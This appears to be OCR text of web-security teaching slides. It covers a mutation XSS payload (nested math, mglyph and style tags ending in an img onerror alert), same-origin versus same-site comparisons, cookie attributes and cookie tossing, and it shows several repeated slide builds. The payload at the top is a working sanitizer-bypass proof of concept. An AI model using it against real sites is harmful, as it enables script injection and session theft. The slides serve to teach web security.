
```
<p>
  <math>
    <mtext>
      <mglyph>
        <style>
          <!--</style><img title="-->
        </style>
      </mglyph>
      <img src="1" onerror="alert(1)">
      "">"
      <table></table>
    </mtext>
  </math>
</p>
```

RESULT?



Try Pitch

Mutation XSS - 3 Stages



Cookies

Same Origin vs SameSite




Image credits: PortSwigger

Same Origin vs SameSite





Image credits: PortSwigger


Same Origin vs SameSite

URL 1	URL 2	Same Origin?	Same Site?
https://0xgodson.com	https://0xgodson.com	✅	✅
http://0xgodson.com	**https**://0xgodson.com	❌	❌
https://0xgodson.com	https://**new**.0xgodson.com	❌	✅
https://0xgodson.com	https://0xgodson.com:**8443**	❌	✅


Cookie Attributes



Cookie Attributes



Cookie Attributes




Name of the cookie and it's value.

The Domain attribute of a cookie is an optional attribute that can be set when creating a cookie. It specifies a domain for which the cookie is valid. The browser will only send the cookie to the server if the domain of the request matches the specified domain in the Domain attribute.

The path attribute specifies a URL path for which the cookie is valid. The cookie will only be sent to the server if the path of the request matches or is a subdirectory of the path specified in the Path attribute.

Cookie Attributes




Name of the cookie and it's value.

The Domain attribute of a cookie is an optional attribute that can be set when creating a cookie. It specifies a domain for which the cookie is valid. The browser will only send the cookie to the server if the domain of the request matches the specified domain in the Domain attribute.

The path attribute specifies a URL path for which the cookie is valid. The cookie will only be sent to the server if the path of the request matches or is a subdirectory of the path specified in the Path attribute.

Secure attribute tells the browser only to send the cookie if the request is being sent over HTTPS.

Cookie Attributes



Name of the cookie and it's value.


The Domain attribute of a cookie is an optional attribute that can be set when creating a cookie. It specifies a domain for which the cookie is valid. The browser will only send the cookie to the server if the domain of the request matches the specified domain in the Domain attribute.

The path attribute specifies a URL path for which the cookie is valid. The cookie will only be sent to the server if the path of the request matches or is a subdirectory of the path specified in the Path attribute.

Secure attribute tells the browser only to send the cookie if the request is being sent over HTTPS.

HTTPOnly attribute instructs the browser that the cookie should not be accessible through client-side scripts, such as JavaScript.

Cookie Attributes



Name of the cookie and it's value.

The Domain attribute of a cookie is an optional attribute that can be set when creating a cookie. It specifies a domain for which the cookie is valid. The browser will only send the cookie to the server if the domain of the request matches the specified domain in the Domain attribute.

The path attribute specifies a URL path for which the cookie is valid. The cookie will only be sent to the server if the path of the request matches or is a subdirectory of the path specified in the Path attribute.

Secure attribute tells the browser only to send the cookie if the request is being sent over HTTPS.


HTTPOnly attribute instructs the browser that the cookie should not be accessible through client-side scripts, such as JavaScript.

The SameSite attribute is another optional attribute for cookies that helps mitigate certain forms of cross-site request forgery (CSRF) and information leakage attacks. It defines when and how cookies should be sent in cross-site requests.


Cookie Tossing

- Cookie Tossing is a kind of attack that an attacker can use to set cookies to all the subdomains of an application. Typically, an attacker needs an XSS (or a gadget allowing them to set arbitrary cookies) on a domain that is *samesite* to *the application's domain* to set cookies for all its subdomains.
